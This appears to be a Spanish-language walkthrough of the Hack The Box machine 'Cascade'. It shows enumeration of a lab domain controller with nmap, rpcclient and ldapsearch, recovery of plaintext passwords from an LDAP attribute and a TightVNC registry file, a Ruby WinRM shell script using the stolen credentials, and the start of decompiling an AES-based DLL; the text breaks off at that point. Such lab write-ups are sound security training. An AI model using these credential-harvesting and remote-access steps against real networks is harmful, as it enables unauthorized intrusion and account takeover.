



# Cascade

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Cascade en Hack The Box, tal y como se refleja, es un sistema Windows con un nivel de dificultad medio (5.2).



*Ilustración 1: Cascade.*

Se dio comienzo a la fase de enumeración haciendo uso de NMAP:



*Ilustración 2: Comando de NMAP ejecutado.*

Port	State (toggle closed [0]   filtered [0])	Service	Reason	Product	Version	Extra info
53	tcp	open	domain	syn-ack	Microsoft DNS	6.1.7601 (1DB15D39)
	dns-nsid	bind.version: Microsoft DNS 6.1.7601 (1DB15D39)				
88	tcp	open	kerberos-sec	syn-ack	Microsoft Windows Kerberos	server time: 2020-07-23 18:48:43Z
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC	
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn	
389	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP	Domain: cascade.local, Site: Default-First-Site-Name
445	tcp	open	microsoft-ds	syn-ack		
636	tcp	open	tcpwrapped	syn-ack		
3268	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP	Domain: cascade.local, Site: Default-First-Site-Name
3269	tcp	open	tcpwrapped	syn-ack		
5985	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0
	http-server-header	Microsoft-HTTPAPI/2.0				
	http-title	Not Found				
49154	tcp	open	msrpc	syn-ack	Microsoft Windows RPC	
49155	tcp	open	msrpc	syn-ack	Microsoft Windows RPC	
49157	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0
49158	tcp	open	msrpc	syn-ack	Microsoft Windows RPC	
49165	tcp	open	msrpc	syn-ack	Microsoft Windows RPC	

Ilustración 3: Resultados de NMAP.

Analizando los resultados obtenidos se puede apreciar que la máquina objetivo es un Windows Server 2008 R2 SP1, con un Directorio Activo configurado y cuyo dominio es “cascade.local”. Además, tiene el servicio WinRM habilitado.

```

A > ~ /HackTheBox/Machines/Cascade > ✓ > took 46s cat /etc/hosts
File: /etc/hosts
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 10.10.10.197 sneakycorp.htb
4 10.10.10.182 cascade.local
5 10.10.10.182 cascade.htb
6
7 # The following lines are desirable for IPv6 capable hosts
8 ::1 localhost ip6-localhost ip6-loopback
9 ff02::1 ip6-allnodes
10 ff02::2 ip6-allrouters

```

Ilustración 4: Se añadió el nombre de la máquina al fichero /etc/hosts.

Se comenzó realizando conexiones por defecto a los servicios habilitados con la finalidad de obtener más información del sistema.

```

A > ~/HackTheBox/Machines/Cascade > ✓ smbclient -U% -W cascade.local -L 10.10.10.182

Sharename      Type      Comment
-----
SMB1 disabled -- no workgroup available

A > ~/HackTheBox/Machines/Cascade > ✓
```

Ilustración 5: Intento de conexión con smbclient.

Mediante *rpcclient* se obtuvieron los grupos y usuarios del dominio:

```

A > ~/HackTheBox/Machines/Cascade > ✓ rpcclient -U% -W cascade.local 10.10.10.182
rpcclient $> getusername
Account Name: ANONYMOUS LOGON, Authority Name: NT AUTHORITY
rpcclient $> enumdomusers
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
rpcclient $>
```

Ilustración 6: Usuarios del dominio.

```

rpcclient $> enumdomains
name:[CASCADE] idx:[0x0]
name:[Builtin] idx:[0x0]
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Group Policy Creator Owners] rid:[0x208]
group:[DnsUpdateProxy] rid:[0x44f]
rpcclient $>
```

Ilustración 7: Grupos del dominio.

Se realizaron consultas a LDAP haciendo uso de la utilidad *ldapsearch*:

```

Δ > ~/HackTheBox/Machines/Cascade > ldapsearch -h 10.10.10.182 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
#
dn:
namingContexts: DC=cascade,DC=local
namingContexts: CN=Configuration,DC=cascade,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=cascade,DC=local
namingContexts: DC=DomainDnsZones,DC=cascade,DC=local
namingContexts: DC=ForestDnsZones,DC=cascade,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1

```

*Ilustración 8: namingContexts obtenidos con ldapsearch.*

```

Δ > ~/HackTheBox/Machines/Cascade > ldapsearch -h 10.10.10.182 -x -b "DC=cascade,DC=local" > ldapsearch.txt
Δ > ~/HackTheBox/Machines/Cascade > head -n 100 ldapsearch.txt
# extended LDIF
#
# LDAPv3
# base <DC=cascade,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# cascade.local
dn: DC=cascade,DC=local
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=cascade,DC=local
instanceType: 5
whenCreated: 20200109153132.0Z
whenChanged: 20200723124832.0Z
subRefs: DC=ForestDnsZones,DC=cascade,DC=local
subRefs: DC=DomainDnsZones,DC=cascade,DC=local
subRefs: CN=Configuration,DC=cascade,DC=local
uSNCreated: 4099
uSNChanged: 319567
name: cascade
objectGUID:: BEPTb7rgSEuSvojKxZJm0A==
creationTime: 132399821124168226
forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockoutObservationWindow: -18000000000
lockoutThreshold: 0
maxPwdAge: -9223372036854775808

```

*Ilustración 9: Resultados de la query de búsqueda con ldapsearch.*

Se identificó una contraseña codificada en base64, perteneciente al usuario *r.thompson*

```

displayName: Ryan Thompson
uSNCreated: 24610
memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
uSNChanged: 319613
name: Ryan Thompson
objectGUID:: LfpD6qngUkupEy9bFXBBjA==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 132400069653005871
lastLogoff: 0
lastLogon: 132400069669697900
pwdLastSet: 132230718862636251
primaryGroupID: 513
objectSid:: AQUAAAAAAAAUVAAMvuhxgsd8Uf1yHJFVQAAA==
accountExpires: 9223372036854775807
logonCount: 2
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132399827787373056
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=

```

Ilustración 10: Contraseña codificada en base64 en los resultados que proporcionó ldapsearch.

Una vez se obtuvo la contraseña decodificada, se probaron diferentes conexiones a los servicios que la máquina tenía habilitados, como WinRM, pero no se consiguió ninguna sesión, únicamente se podían realizar conexiones mediante SMB.

```

Δ > ~/HackTheBox/Machines/Cascade > cat ldapsearch.txt | grep cascadeLegacyPwd
cascadeLegacyPwd: clk0bjVldmE=

Δ > ~/HackTheBox/Machines/Cascade > cat ldapsearch.txt | grep cascadeLegacyPwd | cut -d " " -f2 | base64 -d
rY4n5ev6

```

Ilustración 11: Contraseña del usuario r.thompson.

Haciendo uso de *smbclient*, se listaron los directorios a los que tenía acceso el usuario *r.thompson*, entre ellos se encontraba el directorio *Data*, que almacenaba en uno de sus subdirectorios un fichero llamado “VNC Install.reg”.

```

A > ~/HackTheBox/Machines/Cascade > took 3s smbclient -U 'r.thompson' -W cascade.local -L 10.10.10.182
Enter CASCADE.LOCAL\r.thompson's password:

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
Audit$         Disk
C$             Disk      Default share
Data           Disk
IPC$           IPC       Remote IPC
NETLOGON       Disk      Logon server share
print$         Disk      Printer Drivers
SYSVOL         Disk      Logon server share
SMB1 disabled -- no workgroup available

```

Ilustración 12: Conexión con el usuario r.thompson haciendo uso de smbclient.

```

A > ~/HackTheBox/Machines/Cascade > smbclient -U 'r.thompson' -W cascade.local //10.10.10.182/Data/
Enter CASCADE.LOCAL\r.thompson's password:
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> ls
.                D      0 Mon Jan 27 04:27:34 2020
..               D      0 Mon Jan 27 04:27:34 2020
Contractors      D      0 Mon Jan 13 02:45:11 2020
Finance          D      0 Mon Jan 13 02:45:06 2020
IT               D      0 Tue Jan 28 19:04:51 2020
Production       D      0 Mon Jan 13 02:45:18 2020
Temps            D      0 Mon Jan 13 02:45:15 2020

\Contractors
NT_STATUS_ACCESS_DENIED listing \Contractors\*

\Finance
NT_STATUS_ACCESS_DENIED listing \Finance\*

\IT
.                D      0 Tue Jan 28 19:04:51 2020
..               D      0 Tue Jan 28 19:04:51 2020
Email Archives   D      0 Tue Jan 28 19:00:30 2020
LogonAudit       D      0 Tue Jan 28 19:04:40 2020
Logs             D      0 Wed Jan 29 01:53:04 2020
Temp             D      0 Tue Jan 28 23:06:59 2020

\Production
NT_STATUS_ACCESS_DENIED listing \Production\*

\Temps
NT_STATUS_ACCESS_DENIED listing \Temps\*

```

Ilustración 13: Listado de todos los directorios y ficheros del directorio Data.

```

smb: \IT\Temp\s.smith> ls
.                D      0 Tue Jan 28 21:00:01 2020
..               D      0 Tue Jan 28 21:00:01 2020
VNC Install.reg  A      2680 Tue Jan 28 20:27:44 2020

13106687 blocks of size 4096. 7808338 blocks available
smb: \IT\Temp\s.smith> get "VNC Install.reg"
getting file \IT\Temp\s.smith\VNC Install.reg of size 2680 as VNC Install.reg (18,2 KiloBytes/sec) (average 18,2 KiloBytes/sec)
smb: \IT\Temp\s.smith>

```

Ilustración 14: Descarga del fichero "VNC Install.reg".

El fichero que se descargó contenía la información del registro de VNC que almacena la contraseña cifrada, la cual parecía pertenecer al usuario s.smith.

```
[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAddressControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
"AllowLoopback"=dword:00000000
```

Ilustración 15: Fichero con la información de registro de VNC.

Para obtener la contraseña se siguieron los pasos que se especifican en el siguiente enlace:

- <https://www.raymond.cc/blog/crack-or-decrypt-vnc-server-encrypted-password/>

Se descargó el ejecutable *vncpwd.exe* y se consiguió obtener la contraseña del usuario *s.smith*.

```
PS . \vncpwd> .\vncpwd.exe 6bcf2a4b6e5aca0f
*VNC password decoder 0.2.1
by Luigi Auriemma
e-mail: aluigi@autistici.org
web: aluigi.org
- your input password seems in hex format (or longer than 8 chars)
Password: sT333ve2
Press RETURN to exit
```

*Ilustración 16: Obtención de la contraseña haciendo uso de vncpwd.exe.*

También era posible obtener la contraseña usando la siguiente herramienta desde una máquina Linux:

- <https://github.com/jeroennijhof/vncpwd>

Una vez instalada, se convirtió la contraseña en hexadecimal a base64 usando el siguiente enlace:

- <https://base64.guru/converter/encode/hex>

**Hex\***

6bcf2a4b6e5aca0f

**Convert Hex to Base64**

**Base64**

a88q525ayg8=

The result of Base64 encoding will appear here

*Ilustración 17: De Hexadecimal a Base64.*



```

A > ~ /G/vncpwd > on P master ?1 > ✓ echo "a88qS25ayg8=" | base64 -d
> /home/mrtux/HackTheBox/Machines/Cascade/VNC-Passwd-Base64.txt

A > ~ /G/vncpwd > on P master ?1 > ✓ ./vncpwd /home/mrtux/HackTheBox/
Machines/Cascade/VNC-Passwd-Base64.txt
Password: sT333ve2

A > ~ /G/vncpwd > on P master ?1 > ✓

```

Ilustración 18: Obteniendo la contraseña haciendo uso de vncpwd.

Posteriormente, se usó WinRM para abrir una sesión de PowerShell en el sistema con las credenciales obtenidas.

```

A > ~ /HackTheBox/Machines/Cascade > ✓ cat winrm.rb
File: winrm.rb
1  require 'winrm'
2
3  conn = WinRM::Connection.new(
4    endpoint: 'http://10.10.10.182:5985/wsman',
5    user: 's.smith',
6    password: 'sT333ve2',
7  )
8
9  command=""
10
11 conn.shell(:powershell) do |shell|
12   until command == "exit\n" do
13     print "PS > "
14     command = gets
15     output = shell.run(command) do |stdout, stderr|
16       STDOUT.print stdout
17       STDERR.print stderr
18     end
19   end
20   puts "Exiting with code #{output.exitcode}"
21 end

A > ~ /HackTheBox/Machines/Cascade > ✓ ruby winrm.rb
PS > whoami
cascade\s.smith
PS > cat ..\Desktop\user.txt
41b1d65809b87c37c61b0adeb6cc0b62
PS >

```

Ilustración 19: Conexión mediante WinRM con el usuario s.smith y la flag user.txt.

Cuando se tuvo acceso al sistema con el usuario *s.smith*, se comenzó un breve reconocimiento de los privilegios que dicho usuario poseía y a los grupos del directorio activo al que pertenecía.

```
PS > whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name      Description                State
-----
SeMachineAccountPrivilege  Add workstations to domain  Enabled
SeChangeNotifyPrivilege    Bypass traverse checking     Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set  Enabled
```

*Ilustración 20: Privilegios del usuario s.smith.*

```
PS > whoami /groups

GROUP INFORMATION
-----

Group Name          Type                SID
-----
Everyone            Well-known group    S-1-1-0
BUILTIN\Users        Alias               S-1-5-32-545
BUILTIN\Pre-Windows 2000 Compatible Access  Alias               S-1-5-32-554
NT AUTHORITY\NETWORK Well-known group    S-1-5-2
NT AUTHORITY\Authenticated Users           Well-known group    S-1-5-11
NT AUTHORITY\This Organization              Well-known group    S-1-5-15
CASCADE\Data Share Group                    Alias               S-1-5-21-3332504370-1206983947-1165150453-1138
CASCADE\Audit Share Group                  Alias               S-1-5-21-3332504370-1206983947-1165150453-1137
CASCADE\IT Group                          Alias               S-1-5-21-3332504370-1206983947-1165150453-1113
CASCADE\Remote Management Users Group     Alias               S-1-5-21-3332504370-1206983947-1165150453-1126
NT AUTHORITY\NTLM Authentication           Well-known group    S-1-5-64-10
Mandatory Label\Medium Plus Mandatory Level Label  S-1-16-8448
```

*Ilustración 21: Grupos a los que pertenece el usuario s.smith.*

El usuario *s.smith* pertenecía al grupo “Audit Share”, uno de los directorios que se había identificado anteriormente y al que el usuario *r.thompson* no tenía acceso.

Directory: C:\

Mode	LastWriteTime		Length	Name
----	-----		-----	
d-----	1/9/2020	8:14 PM		inetpub
d-----	7/14/2009	4:20 AM		PerfLogs
d-r---	1/28/2020	7:27 PM		Program Files
d-r---	3/25/2020	11:30 AM		Program Files (x86)
d-----	1/15/2020	9:38 PM		Shares
d-r---	1/28/2020	11:37 PM		Users
d-----	3/25/2020	11:29 AM		Windows

*Ilustración 22: Directorio Shares con las diferentes carpetas compartidas mediante SMB.*

Directory: C:\Shares\Audit

Mode	LastWriteTime		Length	Name
----	-----		-----	----
d-----	1/28/2020	9:40 PM		DB
d-----	1/26/2020	10:25 PM		x64
d-----	1/26/2020	10:25 PM		x86
-a----	1/28/2020	9:46 PM	13312	CascAudit.exe
-a----	1/29/2020	6:00 PM	12288	CascCrypto.dll
-a----	1/28/2020	11:29 PM	45	RunAudit.bat
-a----	10/27/2019	6:38 AM	363520	System.Data.SQLite.dll
-a----	10/27/2019	6:38 AM	186880	System.Data.SQLite.EF6.dll

*Ilustración 23: Contenido del directorio C:\Shares\Audit.*

Se encontró un fichero que contenía tablas de una base de datos SQL, visualizando el contenido desde la Powershell, se podía observar una ristra de caracteres parecida al resultado de una codificación en base64 o algún tipo de cifrado.



```

A > ~/HackTheBox/Machines/Cascade > smbmap -u 's.smith' -p 'sT333ve2' -d cascade.local -H 10.10.10.182
[+] IP: 10.10.10.182:445 Name: cascade.local
Disk
-----
Permissions Comment
-----
ADMIN$ NO ACCESS Remote Admin
Audit$ READ ONLY
C$ NO ACCESS Default share
Data READ ONLY
IPC$ NO ACCESS Remote IPC
NETLOGON READ ONLY Logon server share
print$ READ ONLY Printer Drivers
SYSVOL READ ONLY Logon server share

A > ~/HackTheBox/Machines/Cascade > smbget -R smb://10.10.10.182/Audit$/ -U 's.smith'
Password for [s.smith] connecting to //Audit$/10.10.10.182:
Using workgroup WORKGROUP, user s.smith
smb://10.10.10.182/Audit$/CascAudit.exe
smb://10.10.10.182/Audit$/CascCrypto.dll
smb://10.10.10.182/Audit$/DB/Audit.db
smb://10.10.10.182/Audit$/RunAudit.bat
smb://10.10.10.182/Audit$/System.Data.SQLite.dll
smb://10.10.10.182/Audit$/System.Data.SQLite.EF6.dll
smb://10.10.10.182/Audit$/x64/SQLite.Interop.dll
smb://10.10.10.182/Audit$/x86/SQLite.Interop.dll
Downloaded 3,33MB in 12 seconds

A > ~/HackTheBox/Machines/Cascade > took 12s
```

Ilustración 26: Descargando el contenido de C:\Shares\Audit\$.

Se abrió el fichero de base de datos con “DB Browser for SQLite” y se confirmó que la ristra de caracteres que se había encontrado anteriormente pertenecía al campo *pwd* del usuario *ArkSvc* de una tabla denominada LDAP.




Ilustración 27: Tabla LDAP de Audit.db.

Además, había un fichero con extensión “.bat” que ejecutaba “CascAudit.exe” pasándole por parámetro la ruta donde se encontraba el fichero de la base de datos.

```
~> ~/HackTheBox/Machines/Cascade/Audit > cat RunAudit.bat
File: RunAudit.bat
1  CascAudit.exe "\\CASC-DC1\Audit$\DB\Audit.db"
```

Ilustración 28: Fichero RunAudit.bat.

Se decidió ejecutar para determinar si era posible obtener más información, pero el ejecutable parecía haber dado error.

```
PS > .\CascAudit.exe C:\Shares\Audit\DB\Audit.db
Found 2 results from LDAP query
CascAudit.exe :
+ CategoryInfo          : NotSpecified: (:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
Unhandled Exception: System.Data.SQLite.SQLiteException: attempt to write a readonly database
attempt to write a readonly database
at System.Data.SQLite.SQLite3.Reset(SQLiteStatement stmt)
at System.Data.SQLite.SQLite3.Step(SQLiteStatement stmt)
at System.Data.SQLite.SQLiteDataReader.NextResult()
at System.Data.SQLite.SQLiteDataReader..ctor(SQLiteCommand cmd, CommandBehavior behave)
at System.Data.SQLite.SQLiteCommand.ExecuteReader(CommandBehavior behavior)
at System.Data.SQLite.SQLiteCommand.ExecuteNonQuery(CommandBehavior behavior)
at CascAudit.MainModule.Main()
Successfully inserted 0 row(s) into database
PS >
```

Ilustración 29: Ejecución de CascAudit.exe.


Por tanto, el siguiente paso que se tomó fue intentar aplicar alguna herramienta de ingeniería inversa sobre los ficheros descargados, concretamente sobre “CascCrypto.dll” ya que por el nombre se da a entender que el fichero está involucrado en el cifrado de la contraseña.

El objetivo era conocer que tipo de cifrado se aplicaba y que *salt* o contraseña se usaba. Para decidir que tipo de programa usar se investigó en las siguientes fuentes:

- <https://stackoverflow.com/questions/273145/is-it-possible-to-decompile-a-windows-exe-or-at-least-view-the-assembly>
- <https://stackoverflow.com/questions/18050615/how-to-open-dll-files-to-see-what-is-written-inside>
- <https://www.welivesecurity.com/la-es/2015/12/16/como-analizar-malware-net-4-herramientas/>
- <https://github.com/0xd4d/dnSpy>
- <https://www.jetbrains.com/decompiler/>

Se eligió usar un descompilador para obtener partes del código fuente original, concretamente *dotPeek* de JetBrains que es gratuito.

Se podía observar que el algoritmo de cifrado usado era AES.




```
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Runtime.Versioning;

// Assembly CascCrypto, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// MVID: 91D4F672-E937-4DE4-9B7F-86B055322985
// Assembly references:
// mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
// Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
// System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089

[assembly: AssemblyProduct("AesCrypto")]
[assembly: AssemblyTitle("AesCrypto")]
[assembly: AssemblyCopyright("Copyright © 2020")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: AssemblyTrademark("")]
[assembly: AssemblyDescription("")]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.IgnoreSymbolicExecutionCondition)]
[assembly: AssemblyCompany("")]
[assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: Guid("0966f92c-86bc-41f0-8347-aa34a5ec785d")]
[assembly: ComVisible(false)]
[assembly: AssemblyVersion("1.0.0.0")]
```

Ilustración 30: Contenido de CascCrypto.dll.

Se cifraba con un tamaño de bloques de 128, con el modo de operación CBC y el vector de inicialización era “1tdyjCbY1Ix49842”.



```
